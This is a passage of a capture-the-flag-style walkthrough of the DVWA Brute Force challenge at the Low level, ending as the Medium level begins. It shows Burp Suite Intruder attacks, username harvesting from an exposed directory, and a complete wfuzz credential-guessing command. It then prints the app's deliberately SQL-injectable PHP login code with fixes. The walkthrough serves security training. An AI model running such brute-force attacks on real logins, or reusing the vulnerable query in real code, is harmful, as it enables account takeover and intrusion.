
Brute Force


- In this section, we will solve DVWA (Damn Vulnerable Web Application) Brute Force challenge from low to hard.

Low Level


- After logging in to the DVWA site, the first thing we should do is change the security level from impossible to easy, as shown in the screenshot below.
- Click on the DVWA security tab.



- Choose "low" from the drop-down menu as shown in the screenshot below and click submit.



- Choose the brute force tab from the panel, and you will see the login page as shown below.



- Let's try to enter any password with the username "admin" and intercept the request using Burp Suite proxy.


- As we see the request with username "admin" and the password that I tried (admin123), let's try to send it to the intruder and brute-force the password. Right-click on the request and then send to intruder.

```
Add §   Clear §   Auto §

1  GET /DVWA/vulnerabilities/brute/?username=admin&password=admin123&Login=Login HTTP/1.1
2  Host: localhost
3  sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"
4  sec-ch-ua-mobile: ?0
5  sec-ch-ua-platform: "Linux"
6  Accept-Language: en-US,en;q=0.9
7  Upgrade-Insecure-Requests: 1
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.59 Safari/537.36
9  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost/DVWA/vulnerabilities/brute/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: PHPSESSID=fuajbr420plcn2eni6a0l53c56; security=low
17 Connection: keep-alive
18
19
```

- In the intruder tab, click on "Clear §" and then select the password field and click "Add §" to make the password field look like this: §admin123§.
- From attack type, we will choose sniper attack as shown in the screen below.

- From the payload section, choose simple list and click on the load button to choose a wordlist txt file to start the attack.




- After that, click the start attack button.


- After the attack finishes, we will find that the correct password length is different from the others, as shown in the screenshot below.

Request	Payload	Status code	Response received	Error	Timeout	Length
1	123456	200	16			4701
3	123456789	200	11			4701
4	12345678	200	18			4701
5	12345	200	1			4701
8	111111	200	9			4701
11	dragon	200	12			4701
20	computer	200	0			4701
22	superman	200	22			4701
955	garcia	200	0			4701
969	rafael	200	68			4701
980	assassin	200	72			4701
987	molly	200	60			4701
1011	lorenzo	200	38			4701
1014	connect	200	161			4701
1028	rocky	200	11			4701
1050	malcolm	200	51			4701
1065	0000	200	51			4701
1066	water	200	35			4701
2	password	200	7			4744


- The password has a different length of 4744, but others have a length of 4701 so let's try password as password




- as we see we now able to login as admin user to admin area
- but when we right click on the user image and open it in a new tab we will finde that there is users directory as screen shoot below




- and by deleting the admin.jpg from the url directory we will find all other user names on each image like screen shoot below




- let's open any text editor and write user names inside it like this:




- save the text file as users.txt and let's start brute force user names to get there password
- now we will return back to the intruder section in burpsuite and choose attack type cluster boom and we will mark user name and password by adding user name and password like screen shoot




• In the payload section, we'll find two positions. For position 1, we'll select "Simple list" and add the users.txt file to brute-force usernames. For position 2, we'll also select "Simple list" and add a wordlist to brute-force passwords.






- After that, we'll click "Start Attack."
- At the end of the attack, we'll find that we're able to brute-force the passwords for users.




- Let's try to log in as gordonb using the password abc123.



- There is another method to brute force the usernames and passwords (to avoid Burp Suite's slow performance) using the WFUZZ tool.
- Use the following command:
- sudo wfuzz --ss 'Welcome' -c -z file,users.txt -z file,/opt/webtools/wordlists/wordlists/SecLists/Passwords/probable-v2-top1575.txt -b 'security=low; PHPSESSID=fuajbr420plcn2eni6a0l53c56' 'http://127.0.0.1/DVWA/vulnerabilities/brute/?username=FUZZ&password=FUZ2Z&Login=Login'
- Let's break down and explain how it works:
- --ss 'Welcome': This flag searches for the word "Welcome" in the incoming response to determine if the password is correct.
- -c: Colors the result for better readability.
- -z: This flag specifies the files containing usernames and passwords (wordlist directory).
- -b: Sets the session cookies and session ID to avoid 302 status codes.

- At the end of the command, we include the URL, replacing the username with FUZZ and the password with FUZ2Z. This is because we have two files: the first for usernames and the second for passwords.
- You can obtain the session ID and cookie from the Burp Suite request we intercepted earlier or by inspecting the browser to see the cookie value.



- As we see in the screenshot, we were able to brute force the passwords for all four users (using my custom wordlist in this case).
- Finally, let's review the source code for this level to understand how the login process works.

```
<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Get username
    $user = $_GET[ 'username' ];

    // Get password
    $pass = $_GET[ 'password' ];
    $pass = md5( $pass );

    // Check the database
    $query  = "SELECT * FROM `users` WHERE user = '$user' AND pa
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query )

    if( $result && mysqli_num_rows( $result ) == 1 ) {
```

```
        // Get users details
        $row    = mysqli_fetch_assoc( $result );
        $avatar = $row["avatar"];

        // Login successful
        echo "<p>Welcome to the password protected area {$user}<
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
        echo "<pre><br />Username and/or password incorrect.</pr
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_
}

?>
```

This code snippet shows how the login process is implemented at the low security level. Here are some key points:

Code Explanation

1. **Checking for Login Parameter**:

   ```
   if( isset( $_GET[ 'Login' ] ) )
   ```

   The script first checks if the `Login` parameter is present in the URL (`$_GET`). If it exists, the login process continues.

2. **Retrieving Username and Password**:

   ```
   php
   Copy code
   $user = $_GET[ 'username' ];
   ```

```
$pass = $_GET[ 'password' ];
```

The username and password are retrieved directly from the URL without validation or sanitization, which is insecure.

3. **Hashing the Password**:

```
$pass = md5( $pass );
```

The password is hashed using MD5. MD5 is outdated and not secure for password hashing, as it is vulnerable to collision attacks and can be easily cracked.

4. **Constructing and Executing the SQL Query**:

```
$query  = "SELECT * FROM `users` WHERE user = '$user' AND
password = '$pass';";
$result = mysqli_query($GLOBALS["___mysqli_ston"],  $query
) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_sto
n"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___m
ysqli_res = mysqli_connect_error()) ? $___mysqli_res : fal
se)) . '</pre>' );
```

Here, a SQL query is constructed to check if there is a matching user with the given username and hashed password. The query is executed, and any error encountered will display on the page.

5. **Processing the Query Result**:

```
if( $result && mysqli_num_rows( $result ) == 1 ) {
    // Get users details
    $row    = mysqli_fetch_assoc( $result );
    $avatar = $row["avatar"];
```

If a result is found (i.e., exactly one user matches), the script fetches the user's details, including the avatar image.

6. **Displaying Welcome Message and Avatar**:

```
echo "<p>Welcome to the password protected area {$user}</p>";
echo "<img src=\"{$avatar}\" />";
```

   A welcome message and the user's avatar are displayed. If the query returns no results, an error message is shown instead.

7. **Closing the Database Connection**:

```
((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
```

   This line closes the database connection.

Weaknesses and Security Issues


1. **SQL Injection**:
   - The code directly inserts `$_GET` variables into the SQL query without sanitization, making it vulnerable to SQL Injection. An attacker could manipulate the `username` or `password` fields to execute arbitrary SQL commands.
   - **Fix**: Use prepared statements with parameterized queries to prevent SQL injection.
2. **Weak Password Hashing (MD5)**:
   - MD5 is insecure and easily crackable, especially for common passwords. A more secure hashing algorithm like `bcrypt`, `argon2`, or `password_hash` in PHP should be used.
   - **Fix**: Replace MD5 with `password_hash()` for secure password storage and `password_verify()` for verification.
3. **Exposing Errors**:
   - The `or die(...)` statement outputs database errors directly to the user. This can expose sensitive information about the database structure.

- **Fix**: Avoid exposing raw error messages; log errors to a secure file instead and show a generic error message to users.


4. **Potential Information Disclosure in Error Messages**:
   - The error message for an invalid username or password reveals that login details were incorrect. This could allow an attacker to guess usernames.
   - **Fix**: Use a generic error message (e.g., "Login failed") without specifying which part is incorrect.
5. **Direct Access to `$_GET` Parameters**:
   - Sensitive information, such as passwords, is passed in the URL, which may be logged in browser history or server logs.
   - **Fix**: Use `POST` requests for login forms to avoid exposing sensitive information in URLs.
6. **Closing Database Connection Unnecessarily**:
   - The manual database connection close might be redundant if PHP is configured to automatically close connections at the end of the script execution. This is not a critical issue but could be simplified.
7. **Session Management**:
   - There is no session management to track the user's login state, meaning the code doesn't secure subsequent user interactions after login.
   - **Fix**: Use PHP sessions to store user information upon successful login, allowing secure user access control.

Medium Level


- In this level we will brute force the password but with more restriction but first of all we must change security level from low to medium from DVWA security tab and choose medium then click on submit as screen shoot below



